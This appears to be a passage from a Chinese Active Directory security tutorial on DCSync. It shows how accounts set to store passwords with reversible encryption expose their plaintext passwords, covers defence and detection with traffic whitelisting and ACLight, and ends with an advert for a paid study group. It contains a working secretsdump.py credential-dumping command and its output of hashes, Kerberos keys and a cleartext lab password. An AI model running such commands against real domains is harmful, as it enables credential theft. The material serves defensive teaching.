当通过远程访问 Internet 身份验证服务 (IAS) 或使用质询握手身份验证协议 (CHAP) 身份验证时，必须启用使用可逆加密存储密码属性。在 Internet 信息服务 (IIS) 中使用摘要式身份验证时，也需要启动此属性。因此，启动此属性后，就能通过 DCSync 抓取到目标用户的明文凭据了。

如图所示，配置 test 用户启用“使用可逆加密存储密码”属性，然后对 test 用户更改密码。

test 属性
?
x

密码复制	拨入	对象	安全	环境	会话
远程控制		远程桌面服务配置文件		COM+	属性编辑器
常规	地址	帐户	配置文件	电话	组织
			发布的证书	隶属于	

用户登录名(U):

用户登录名(Windows 2000 以前版本)(W):

XIE\

test

登录时间(L)...

登录到(T)...

☐ 解锁帐户(N)

帐户选项(O):

☐ 用户不能更改密码
☐ 密码永不过期
☒ 使用可逆加密存储密码
☐ 帐户已禁用
☐ 交互式登录必须使用智能卡

帐户过期

☒ 永不过期(V)
☐ 在这之后(E): 2021年11月18日

确定

取消

应用(A)

帮助

使用如下 powershell 语句执行如下命令即可筛选出域内启用“使用可逆加密存储密码”属性的用户了。

```
Get-ADUser -Filter 'useraccountcontrol -band 128' -Properties useraccountcontrol | Format-Table name, samaccountname,useraccountcontrol
```

如图所示，筛选出 test 用户。

```
PS C:\Users\Administrator\Desktop> Get-ADUser -Filter 'useraccountcontrol -band 128' -Properties useraccountcontrol | Format-Table name, samaccountname,useraccountcontrol
```

name	samaccountname	useraccountcontrol
test	test	640

然后使用 secretsdump.py 脚本执行如下命令获取 test 用户的凭据。

```
python3 secretsdump.py xie/test:P@ss1234@10.211.55.4 -dc-ip 10.211.55.4 -just-dc-user test
```

如图所示，可以看到，已经获取到 test 用户的明文凭据了。

```
~/impacket/examples master ± python3 secretsdump.py xie/test:P@ss1234@10.211.55.4 -dc-ip 10.211.55.4 -just-dc-user test
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
test:1146:aad3b435b51404eeaad3b435b51404ee:74520a4ec262e3638066146a0d5ceae:::
[*] Kerberos keys grabbed
test:aes256-cts-hmac-sha1-96:6a5bc315d52f5eb97f1bc0fc8ba9e508afb4ba1a3205884f27270ccf0fa83a1
test:aes128-cts-hmac-sha1-96:84c1dd95f8cf11058115f59a10e2c0ef
test:des-cbc-md5:bfa72ac70bf43bc7
[*] ClearText passwords grabbed
test:CLEARTEXT:P@ss1234
[*] Cleaning up...
```

DCSync 防御与攻击检测

那么，防守方如何针对 DCSync 攻击做安全防御和检测呢？

1. DCSync 防御

由于 DCSync 攻击的原理是模拟域控制器向另外的域控制器发起数据同步请求。因此，可以配置网络安全设备过滤流量设置白名单，只允许指定白名单内的域控制器 ip 请求数据同步。如图所示，使用 WireShark 抓包可以看到 DCSync 过程中的攻击者机器向域控制器 10.211.55.4 发送了大量的数据包。

10.211.55.2	10.211.55.4	DCERPC	178 Bind: call_id: 1, Fragment: Single, 1 context items: DSRUAPI V4.0 (32bit NDR), NTLMSSP_NEGOTIATE
10.211.55.4	10.211.55.2	DCERPC	290 Bind ack: call_id: 1, Fragment: Single, max_size: 4288 max_recv: 4288, 1 results: Acceptance, NTLMSSP_CHALLENGE
10.211.55.2	10.211.55.4	TCP	66 56419 -> 49157 [ACK] Seq=113 Ack=225 Win=131528 Len=0 TSval=2678237288 TSecr=147214
10.211.55.2	10.211.55.4	DCERPC	396 AUTH1: call_id: 1, Fragment: Single, NTLMSSP_AUTH, user: kirtabadministrator
10.211.55.4	10.211.55.2	TCP	66 49157 -> 56419 [ACK] Seq=225 Ack=17 Win=532408 Len=0 TSval=147217 TSecr=2678237210
10.211.55.2	10.211.55.4	DSRUAPI	198 DsBind request
10.211.55.4	10.211.55.2	DSRUAPI	218 DsBind response
10.211.55.2	10.211.55.4	TCP	66 56419 -> 49157 [ACK] Seq=569 Ack=369 Win=131392 Len=0 TSval=2678237231 TSecr=147217
10.211.55.2	10.211.55.4	DSRUAPI	178 DsGetDomainControllerInfo request
10.211.55.4	10.211.55.2	DSRUAPI	1838 DsGetDomainControllerInfo response
10.211.55.2	10.211.55.4	TCP	66 56419 -> 49157 [ACK] Seq=673 Ack=1313 Win=138432 Len=0 TSval=2678237235 TSecr=147217
10.211.55.2	10.211.55.4	DSRUAPI	206 DsCrackNames request
10.211.55.4	10.211.55.2	DSRUAPI	274 DsCrackNames response
10.211.55.2	10.211.55.4	TCP	66 56419 -> 49157 [ACK] Seq=813 Ack=1521 Win=138816 Len=0 TSval=2678237239 TSecr=147217
10.211.55.2	10.211.55.4	DSRUAPI	406 DsGetNCChanges request
10.211.55.4	10.211.55.2	TCP	1514 49157 -> 56419 [ACK] Seq=1521 Ack=1153 Win=531712 Len=1448 TSval=147218 TSecr=2678237242 [TCP segment of a reassembled
10.211.55.4	10.211.55.2	TCP	1514 49157 -> 56419 [ACK] Seq=2969 Ack=1153 Win=531712 Len=1448 TSval=147218 TSecr=2678237242 [TCP segment of a reassembled
10.211.55.2	10.211.55.4	DCERPC	1442 Response: call_id: 5, Fragment: List, Ctx: 0
10.211.55.2	10.211.55.4	TCP	66 56419 -> 49157 [ACK] Seq=1153 Ack=2969 Win=125600 Len=0 TSval=2678237254 TSecr=147218
10.211.55.2	10.211.55.4	TCP	66 56419 -> 49157 [ACK] Seq=1153 Ack=4417 Win=128128 Len=0 TSval=2678237284 TSecr=147218
10.211.55.2	10.211.55.4	TCP	66 56419 -> 49157 [ACK] Seq=1153 Ack=5793 Win=126784 Len=0 TSval=2678237254 TSecr=147218
10.211.55.4	10.211.55.2	DCERPC	162 Response: call_id: 5, Fragment: List, Ctx: 0
10.211.55.2	10.211.55.4	TCP	66 56419 -> 49157 [ACK] Seq=1153 Ack=5889 Win=126728 Len=0 TSval=2678237284 TSecr=147219
10.211.55.2	10.211.55.4	TCP	66 [TCP Window Update] 56419 -> 49157 [ACK] Seq=1153 Ack=5889 Win=531872 Len=0 TSval=2678237255 TSecr=147219

2. DCSync 攻击检测

- 可以在网络安全设备上检测来自白名单以外的域控制器数据同步复制。
- 使用工具检测域内具备 DCSync 权限的用户，可以使用 adfind 也可以使用下面 ACLight 工具，该工具输出的结果比较直观。

如图所示，执行 Execute-ACLight2.bat 文件。

C:\Users\Administrator\Desktop\ACLight-master>Execute-ACLight2.bat

```
Welcome, starting Multi-Layered ACLight scan

  A C L I G H T

ACLight2 - a tool for advanced discovery of Privileged Accounts - including risky Shadow Admins

    Developed by Asaf Hecht (@Hechtov)
    Uses functions from the great PowerView project (@harmj0y)
    Follow Twitter for more future updates

Great, the scan was started - version 3.3.
It could take a while, (5-30+ mins) depends on the size of the network
Discovered 1 Domain

*****
Starting analysis for Domain: xie.com - Layer 1
Got more objects..
Finished scanning this layer in: 0.06 Minutes, 0.001 Hours
Scanning ACLs - Layer 2
Got more objects..
Finished scanning this layer in: 0.06 Minutes, 0.001 Hours
Scanning ACLs - Layer 3
Got more objects..
Finished scanning this layer in: 0.04 Minutes, 0.001 Hours

Analysis in progress...

Analyzed 10 objects
Finished with Domain: xie.com after 3 layers

Finished Account analysis


----- FINISHED -----

Discovered 2 privileged accounts

Privileged ACLs scan was completed - the results are in the folder:
C:\Users\Administrator\Desktop\ACLight-master\Results\
Check the "Final Report"

Total time of the scan: 0.2 Minutes, 0.003 Hours
Press any key to continue . . .
```

如图所示，执行完成后，会在当前目录的 results 文件夹内生成三个文件。
Privileged Accounts – Layers Analysis.txt 是我们要查看的结果文件。



打开该结果文件即可看到有哪些用户具有 DCSync 权限。如图所示，除了默认的域管理员 administrator 具备 DCSync 权限，hack 用户也具有 DCSync 权限。

```

Privileged Accounts - Layers Analysis - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
#####
Check the detailed results in the "Final report".
Those are the discovered privileged accounts:

1. XIE\Administrator
2. XIE\hack

#####
The results of the ACLs layered analysis:
#####

Results for domain:
----- xie.com -----
*****
Layer Number: 1
From group membership:
    BUILTIN\Administrators - group:
        XIE\Administrator
    XIE\Domain Admins - group:
        XIE\Administrator
    XIE\Enterprise Admins - group:
        XIE\Administrator
From direct ACL assignment:
    XIE\hack
*****
  
```

3: 如果发现域内恶意用户被赋予了 DCSync 权限后，可以使用 Empire 下的 powerview.ps1 脚本执行如下命令移除 DCSync 权限。

```
Import-Module .\powerview.ps1  
Remove-DomainObjectAcl -TargetIdentity "DC=xie,DC=com" -PrincipalIdentity ha  
ck -Rights DCSync
```

如图所示，可以看到移除 hack 用户的 DCSync 权限成功！

```
PS C:\Users\Administrator\Desktop> Import-Module .\powerview.ps1  
PS C:\Users\Administrator\Desktop> Remove-DomainObjectAcl -TargetIdentity "DC=xie,DC=com" -PrincipalIdentity hack -Rights DCSync  
True  
True  
True
```

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习


域渗透攻防指南
星主：谢公子

60+
成员数量

30+
内容数量

306
运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互
相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



知识星球

谢公子学安全

参考: <https://adsecurity.org/?p=1729>

<http://www.harmj0y.net/blog/redteaming/mimikatz-and-dcsync-and-extrasids-oh-my/>

<https://docs.microsoft.com/en-US/troubleshoot/windows-server/windows-security/grant-replicating-directory-changes-permission-adma-service>

